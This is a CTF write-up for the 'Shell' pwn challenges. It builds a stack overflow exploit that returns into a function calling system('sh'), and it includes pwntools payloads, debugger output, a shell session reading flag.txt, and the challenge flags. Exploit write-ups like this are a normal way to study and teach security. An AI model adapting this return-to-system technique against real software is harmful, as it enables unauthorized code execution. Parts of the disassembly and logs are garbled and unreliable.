## PWN - Shell (Medium & Hard)

## **Shell Medium**

Run a command and get the flag.

ASLR is off on the server.

## **Shell Hard**

Maybe changing the code isnt the right direction.

Note: The binary from shell has not changed

The functions here are exactly the same as in the task <u>PWN - Never Called</u>, but only the printFlag function is different, it now takes the *command* parameter and calls *system*.

```
void __cdecl printFlag(char *command)
{
  printf(command);
  system(command);
}
```

Offset remains the same - 62, the address of the printFlag function is 0×5655628b.

```
pundbps cyclic 100
aaaabaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
pundbps run
Starting program: /home/arting/shell_hard.out
[Thread debugging using libthread_db enabled]
Using host libthread_db library */lib/x86_64-linux-gnu/libthread_db.so.1*.
Starting program
Enter your name: aaaabaaacaaadaaaeaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
Hello, aaaabaaacaaadaaaeaafaaagaaahaaaiaaajaaakaaalaaamaaanaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa

Program received signal SIGSEGV, Segmentation fault.
0x51716161 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

| REGISTERS / show-flags off / show-compact-regs off ]—
**LAX 0x6c**
*
```

```
Dump of assembler code for function printFlag:

0×5655628b <+0>: push ebp

0×5655628c <+1>: mov ebp,esp

0×5655628c <+3>: push ebx

0×5655629c <+7>: call 0×565560e0 <_x86.get_pc_thunk.bx>

0×56556297 <+12>: add ebx,0×2d31

0×56556290 <+18>: sub esp,0×c

0×56556200 <+21>: push DWORD PTR [ebp+0×8]

0×56556200 <+21>: push DWORD PTR [ebp+0×8]

0×56556200 <+21>: sub esp,0×c

0×56556200 <+21>: push DWORD PTR [ebp+0×8]

0×56556200 <+32>: sub esp,0×c

0×56556200 <+32>: sub esp,0×c

0×56556200 <+32>: sub esp,0×10

0×56556200 <+32>: sub esp,0×c

0×56556200 <+32>: sub esp,0×c

0×56556200 <+32>: sub esp,0×c

0×56556200 <+43>: add esp,0×10

0×56556200 <+43>: add esp,0×10

0×56556200 <+46>: nop

0×56556200 <+46>: nop

0×56556200 <+47>: mov ebx,DWORD PTR [ebp-0×4]

0×56556200 <+50>: leave

0×56556200 <+51>: ret
```

Now let's try the exploit from Never Called, but change the payload itself to the next one to get a better idea of what will happen.

```
payload2 = flat(
    b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapa',
    p32(0x5655628b),
)
```

And in EDB let's see what happens in the printFlag function. We set breakpoint at address 0×5655628b. Our payload is written into the stack and output to the terminal. And the same thing happens before calling *system*.

```
      → 5655:628b
      55
      push

      5655:628c
      89 e5
      mov
      , and

      5655:628e
      53
      push
      , and

      5655:628f
      83 ec
      04
      sub
      , 4

      5655:6292
      e8 49 fe
      ff
      call shell_hard.out!_x86.get_pc_thunk.

      5655:6297
      81 c3 31 2d 00 00
      add
      , 0x2d31

      5655:629d
      83 ec
      0c
      sub
      , 0xc

      5655:62a0
      ff
      75 08
      push
      [m+8]


      → 5655:62a3
      e8 a8 fd ff
      ff
      call shell_hard.out!printf@plt
```

We see that the last to be written from our line is 'aala'. Then we write 'sh' instead and after it and the flaw byte to overwrite the EIP register. And add another 20 characters

and see what happens to the program.

```
payload2 = flat(
    b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaaka',
    b'sh\x00',
    b'aaamaaanaaaoaaapp',
    p32(0x5655628b),
    b'aaaabaaacaaadaaaeaaa',
)
```

So, the program crashed when trying to address 0x616162. We get offset - 4.



So after overwriting the EIP register we need to add 4 bytes and the memory address of the 'sh' line. Our command has the address 0x5655a5da.

Now let's rewrite the payload and run our exploit.

```
payload = flat(
    b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaaka',
    b'sh',
    b'\x00',
    b'aaamaaanaaaoaaapp',
    p32(0x5655628b),
    b'B' * 4,
    p32(0x5655a5da)
)
```

Run the exploit command and gain control over the task container.

```
] Sent 0×3 bytes:
     b'ls\n'
       i] Received 0×4 bytes:
     b'ls\r\n'
[DEBUG] Received 0×D9 bytes.
b'Dockerfile bin etc\t lib libx32 mmc\t 1000.
b'Makefile boot flag.txt lib32 main.c opt\t run
t\t dev home\t lib64 media proc sbin
    BUG] Received 0×b9 bytes:
                                       lib libx32 mnt\t root srv usr\r\n'
                                                                      sys var\r\n'
     b'a.out\t dev home\t prolib64 media | proc sbin tmp\r\n'
  $ cat flag.txt
       ] Sent 0×d bytes:
    b'cat flag.txt\n'
       i] Received 0×e bytes:
     b'cat flag.txt\r\n'
[DEBUG] Received 0×b1 bytes:
    b'Hi\r\n'
     b'Wow this was hidden bucket{41w4y5_check_h1dd3n_f2f31ec5} You expected a flag here? #\r'
     b'You expected a flag here?
                                                                                                           \r\n'
     b'# '
```

I never understood the difference between the tasks, I was just lucky that the exploit fit both tasks! Judging by the description of the Hard problem, it was possible to solve the Medium task by changing the code.

## Full exploit

Flag Medium: bucket{5h331\_4cc355\_d8ebd45cc}

Flag Hard: bucket{41w4y5\_check\_h1dd3n\_f2f31ec5}